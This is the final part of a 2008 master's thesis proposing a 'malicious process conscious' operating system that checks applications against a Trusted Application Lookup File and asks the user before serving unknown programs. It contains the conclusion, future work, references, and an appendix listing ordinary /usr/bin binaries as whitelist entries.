


Figure 6.9 File operation rejection after FAA

Had the user accept the file operation, the file named `newfile` would be created. The case is shown in Figure 6.10.




Figure 6.10 FAA after it is accepted and the new file is created

7 Conclusion and Recommendation

We tried to show in our demonstration that the operating system can be a controlling point to tackle malicious activity in the system it manages/controls. This method has shown a completely diversified approach from the existing and common methods of detecting malicious code using their signature. In fact, our method focuses on the service that is provided by the operating system to applications. We proposed that operating system should run background checking prior to delivery of service for applications.

In the proposed method, it is convincing that the operating system should decide giving service for un-trusted / unknown applications with the consent and advice of the user (human), which is one (important) element of computer security. The involvement of human-user as element of computer security could deduce to selection of the appropriate environment where such an operating system could be practical. Therefore, this method requires users who are well aware of the decision they make. As is the case in other systems, training-the-user is the corner stone to realize and benefit features of such an operating system.

Unlike the signature based method of detection, this approach focuses on the prevention of malicious code, from intruding the system. Since signature based detection often has a time elapse till it learns about new malicious acts, often, during the elapsed period active attacks could reign in the system. Therefore, our approach has an advantage of protecting the system from such active attacks. However, since our proposal is mainly human-user oriented, it might not help *Legitimate* or *Clandestine* attack.

We strive to attain the objective of this work by making the OS a conscious system. Consciousness is a sense of subjective qualitative state of **awareness** [9]. Being conscious enables one to be aware of the things that it is conscious about. In [10], it is indicated that a conscious entity does something for itself and very largely collects data for its existence. Also, a conscious system is capable of sensing, reporting and acting as per feedback [24] from its environment.

Such system has to be organized with a structured interconnected system [24]. By being organized, it will be capable of knowing its environment [24] through a method of searching information for its own use by collaborating with other systems or entities such as human. In [24] it is indicated that human is an important element within a conscious computing system. Therefore, a conscious system asks information from the end-user that it needs for its own continuance [24] – so did our proposed type of operating system.

Apart from the role of resource management, an operating system can serve as a central point for attack prevention if it is conscious enough about the existence of malicious process as is benign one. This thesis shows that malicious processes/programs such as worms and viruses can be prevented at the operating system level. This approach leads to the renovation of the operating system so as to make the operating system malicious process conscious.

In the proposed model we suggested that an operating system shall make further checking on application on their legitimacy prior to delivering the required service. For this we contribute the idea of Trusted Application in the MPCO. In our work, we consider the human-user element as one part of the security system so we also suggested user alert mechanism to be

applied in order to bring unknown or un-trusted operation to the consent of the user. Therefore, the contributions of this work are,

1. Categorization of Trusted Application which is implemented by using Trusted Application Lookup File (TALF)
2. The structure of TALF, that consists
    a. The base idea of Trusted Application ID
    b. Suggested approach of implementation of Trusted Application ID using Lead Trust Number (LTN) and Cross Check Number (CCN) to form
3. Trust Checking Operation (TCO), which is a mechanism of checking the legitimacy of an application software and,
4. Alert Operation Module (AOM) that is responsible for alerting user prior to delivery of operating system service to application software.

7.1. Future Works

Knowledge is the function of experience [14]. Thus, the proposed approach could be more productive if the operating system is enabled to build a knowledge base from its experience of the user response with regards to processes' service requirement that it claims to be un-trusted or unknown process. Therefore, we recommend more work shall be done as to build a knowledge base of the operating system so as to enable the operating system not only conscious but also intelligent.

Newly immerged ideas such as TAID need to be further studied and developed. Therefore "Method of Generating TAID" or "Identifying Trusted Program" could be future works.

In addition to the enhancement of the ideas developed within this thesis, obviously program developers may need to use compilers and linkers that are capable of incorporating the idea of TAID in programs, especially installers, and this should be further investigated.

For a system with few installed applications, the size of the TALF is small and the linear search, shown in Figure 6.1, wouldn't be a performance bottleneck. However, as the size of the TALF proportionally increases to the number of installed applications, so does the search time. Solutions of processing a large TALF with the objective of improving the searching time will be investigated in a future work.

References

[1] Andrew S. Tanenbaum, *Modern Operating Systems*, Pearson Education Inc. 2001

[2] Matt Bishop, *Computer Security: Art and Science*, Addison Wesley, 2002

[3] Andrew S. Tanenbaum, *Operating Systems Design and Implementation*, Second Edition, Prentice-hall 2002

[4] Paul D. Leedly, *Practical Research - planning and design*, Fourth Edition, Collier Macmilan Publisher 1989

[5] In Seon Yoo, Ulrich Ultes-Nitsche "Non-signature based virus detection", Journal in Computer Virology, Vol. 2, no. 3, pp. 163-186, Dec 2006

[6] Seung-Hyun Paek, Yoon-Keun Oh, JooBeom Yun, Do-Hoon Lee, "The Architecture of Host-based Intrusion Detection Model Generation System for the Frequency Per System Call", International Conference on Hybrid Information Technology, IEEE, 2006

[7] Forrest, S. Perelson, A.S. Allen, L. Cherukuri, R. "Self-nonself discrimination in a computer", Proceedings in *Research in Security and Privacy*, IEEE Computer Society Symposium, pp. 202-212

[8] Stephanie Forrest, Steven A. Hofmeyr, Anil Somayaji "Computer Immunology", Communication of ACM, March 1996.

[9] John Searle, "How to Study Consciousness Scientifically", a paper delivered at *Toward a Science of Consciousness*, 1996, pp26-31

[10] Robert Kirk, “The Basic Package and Consciousness”, a paper delivered at *Toward a Science of Consciousness*, 1996

[11] Semantec, “*Understanding and mamaging polymorphic viruses.*” The Symantec Enterprise Papers, Symantec Corporation, Volume 30, 1996.

[12] Péter Ször and Peter Ferrie, “Hunting for Metamorphic”, Technical Report in *Virus Bulletin Conference*, Virus Bulletin Ltd, The Pentagon, Abingdon, Oxfordshire, OX14 3YP, England, 2001.

[13] M. Tim Jones, “Kernel command using Linux system calls”, IBM Technical Report, 2007

[14] Anderson, J.P. “Computer Security Threat Monitoring and Surveillance.” Technical Report, James P. Anderson Co., Fort Washington, Pennsylvania, April 1980.

[15] About.com, "Antivirus Software" http://antivirus.about.com. Visited September 18, 2007

[16] webopedia, "Virus Signature", http://www.webopedia.com Visited on September 18, 2007

[17] wikipedia, "computer security" http://en.wikipedia.org. Visited May 29, 2008

[18] “The History of Computer Viruses”, http://www.virus-scan-software.com. Visited on December 01, 2007.

[19] VX heaven, “EPO or middle infection in JavaScript”, http://vx.netlux.org Visited on February 9, 08

[20] Aurobindo Sundaram, "*An Introduction to Intrusion Detection.*" http://www.acm.org/crossroads/xrds2-4/intrus.html. Visited on October 18, 2007.

[21] Computerhope, "Computer virus information and help", http://www.computerhope.com/vlist.htm. Visited on September 11, 2007.

[22] David M. Chess and Steve R. White, "An Undetectable Computer Virus", IBM Thomas J. Watson Research Center Hawthorne, New York, USA

[23] Kenneth S. Edge, Gary B. Lamont, and Richard A. Raines, "A Retrovirus Inspired Algorithm for Virus Detection & Optimization", Department of Electrical and Computer Engineering, Graduate School of Engineering and Management Air Force Institute of Technology, Wright-Patterson AFB, Dayton, OH USA 45433

[24] Stephen Jones, "A Conscious Computing System", 1997

[25] Matt Webster, "Algebraic Specification of Computer Viruses and Their Environments", Department of Computer Science, University of Liverpool

[26] ISS, "Network- vs. Host-based Intrusion Detection", Internet Security System 6600 Peachtree-Dunwoody Road 300 Embassy Row Atlanta, USA

Appendix: Sample TLAF Content

...

```
872:grep:/usr/bin/grep
873:grn:/usr/bin/grn
874:grodvi:/usr/bin/grodvi
875:groff:/usr/bin/groff
876:groffer:/usr/bin/groffer
877:grog:/usr/bin/grog
878:grolbp:/usr/bin/grolbp
879:grolj4:/usr/bin/grolj4
880:grops:/usr/bin/grops
881:grotty:/usr/bin/grotty
882:groups:/usr/bin/groups
883:growisofs:/usr/bin/growisofs
884:gs:/usr/bin/gs
885:gsbj:/usr/bin/gsbj
886:gsdj:/usr/bin/gsdj
887:gsdj500:/usr/bin/gsdj500
888:gsf:/usr/bin/gsf
889:gsf-office-thumbnailer:/usr/bin/gsf-office-thumbnailer
890:gsf-vba-dump:/usr/bin/gsf-vba-dump
891:gslj:/usr/bin/gslj
892:gslp:/usr/bin/gslp
893:gsnd:/usr/bin/gsnd
894:gstack:/usr/bin/gstack
895:gst-feedback:/usr/bin/gst-feedback
896:gst-feedback-0.10:/usr/bin/gst-feedback-0.10
897:gst-inspect:/usr/bin/gst-inspect
898:gst-inspect-0.10:/usr/bin/gst-inspect-0.10
899:gst-launch:/usr/bin/gst-launch
900:gst-launch-0.10:/usr/bin/gst-launch-0.10
901:gstreamer-properties:/usr/bin/gstreamer-properties
902:gst-typefind:/usr/bin/gst-typefind
903:gst-typefind-0.10:/usr/bin/gst-typefind-0.10
904:gst-visualise-0.10:/usr/bin/gst-visualise-0.10
905:gst-xmlinspect:/usr/bin/gst-xmlinspect
906:gst-xmlinspect-0.10:/usr/bin/gst-xmlinspect-0.10
907:gst-xmllaunch:/usr/bin/gst-xmllaunch
908:gst-xmllaunch-0.10:/usr/bin/gst-xmllaunch-0.10
909:gtali:/usr/bin/gtali
910:gtbl:/usr/bin/gtbl
911:gtf:/usr/bin/gtf
912:gtk-builder-convert:/usr/bin/gtk-builder-convert
913:gtk-demo:/usr/bin/gtk-demo
914:gtk-query-immodules-2.0:/usr/bin/gtk-query-immodules-2.0
915:gtk-update-icon-cache:/usr/bin/gtk-update-icon-cache
916:gtk-window-decorator:/usr/bin/gtk-window-decorator
917:guards:/usr/bin/guards
918:gucharmap:/usr/bin/gucharmap
919:guile:/usr/bin/guile
920:guile-config:/usr/bin/guile-config
921:guile-snarf:/usr/bin/guile-snarf
922:guile-tools:/usr/bin/guile-tools
923:gunzip:/usr/bin/gunzip
924:gusload:/usr/bin/gusload
925:gzexe:/usr/bin/gzexe
926:gzip:/usr/bin/gzip
927:h2ph:/usr/bin/h2ph
928:h2xs:/usr/bin/h2xs
929:hal-device:/usr/bin/hal-device
930:hal-disable-polling:/usr/bin/hal-disable-polling
931:hal-find-by-capability:/usr/bin/hal-find-by-capability
932:hal-find-by-property:/usr/bin/hal-find-by-property
```

```
933:hal-get-property:/usr/bin/hal-get-property
934:hal-is-caller-locked-out:/usr/bin/hal-is-caller-locked-out
935:hal-is-caller-privileged:/usr/bin/hal-is-caller-privileged
936:hal-lock:/usr/bin/hal-lock
937:hal-set-property:/usr/bin/hal-set-property
938:hal-setup-keymap:/usr/bin/hal-setup-keymap
939:hcitool:/usr/bin/hcitool
940:hdifftopam:/usr/bin/hdifftopam
941:head:/usr/bin/head
942:hexdump:/usr/bin/hexdump
943:hipstopgm:/usr/bin/hipstopgm
944:hltest:/usr/bin/hltest
945:host:/usr/bin/host
946:hostid:/usr/bin/hostid
947:hp-align:/usr/bin/hp-align
948:hp-check:/usr/bin/hp-check
949:hp-clean:/usr/bin/hp-clean
950:hp-colorcal:/usr/bin/hp-colorcal
951:hp-fab:/usr/bin/hp-fab
952:hp-firmware:/usr/bin/hp-firmware
953:hpftodit:/usr/bin/hpftodit
954:hpijs:/usr/bin/hpijs
955:hp-info:/usr/bin/hp-info
956:hp-levels:/usr/bin/hp-levels
957:hp-makecopies:/usr/bin/hp-makecopies
958:hp-makeuri:/usr/bin/hp-makeuri
959:hp-print:/usr/bin/hp-print
960:hp-probe:/usr/bin/hp-probe
961:hp-scan:/usr/bin/hp-scan
962:hp-sendfax:/usr/bin/hp-sendfax
963:hp-setup:/usr/bin/hp-setup
964:hp-testpage:/usr/bin/hp-testpage
965:hp-timedate:/usr/bin/hp-timedate
966:hp-toolbox:/usr/bin/hp-toolbox
967:hp-toolbox.wrapper:/usr/bin/hp-toolbox.wrapper
968:hp-unload:/usr/bin/hp-unload
969:iagno:/usr/bin/iagno
970:iasl:/usr/bin/iasl
971:icc2ps:/usr/bin/icc2ps
972:icclink:/usr/bin/icclink
973:icctrans:/usr/bin/icctrans
974:iceauth:/usr/bin/iceauth
975:icedax:/usr/bin/icedax
976:ico:/usr/bin/ico
977:icontopbm:/usr/bin/icontopbm
978:iconv:/usr/bin/iconv
979:id:/usr/bin/id
980:ident:/usr/bin/ident
981:identify:/usr/bin/identify
982:idn:/usr/bin/idn
983:idnconv:/usr/bin/idnconv
984:iecset:/usr/bin/iecset
985:ifnames:/usr/bin/ifnames
986:igawk:/usr/bin/igawk
987:ijsgimpprint:/usr/bin/ijsgimpprint
988:ijsgutenprint.5.0:/usr/bin/ijsgutenprint.5.0
989:ilbmtoppm:/usr/bin/ilbmtoppm
990:imake:/usr/bin/imake
991:imgtoppm:/usr/bin/imgtoppm
992:import:/usr/bin/import
993:inb:/usr/bin/inb
994:indent:/usr/bin/indent
995:indxbib:/usr/bin/indxbib
996:inf2cdtext.pl:/usr/bin/inf2cdtext.pl
997:info:/usr/bin/info
998:infocmp:/usr/bin/infocmp
999:infokey:/usr/bin/infokey

...
```

Declaration

I, the undersigned, declare that this thesis is my original work and has not been presented for a degree in any other university, and that all sources of materials for the thesis have been duly acknowledged.

DAGMAWI LEMMA GOBENA

This thesis has been submitted for examination with my approval as an advisor.

Mulugeta Libsie (PhD)

Addis Ababa, Ethiopia

October 2008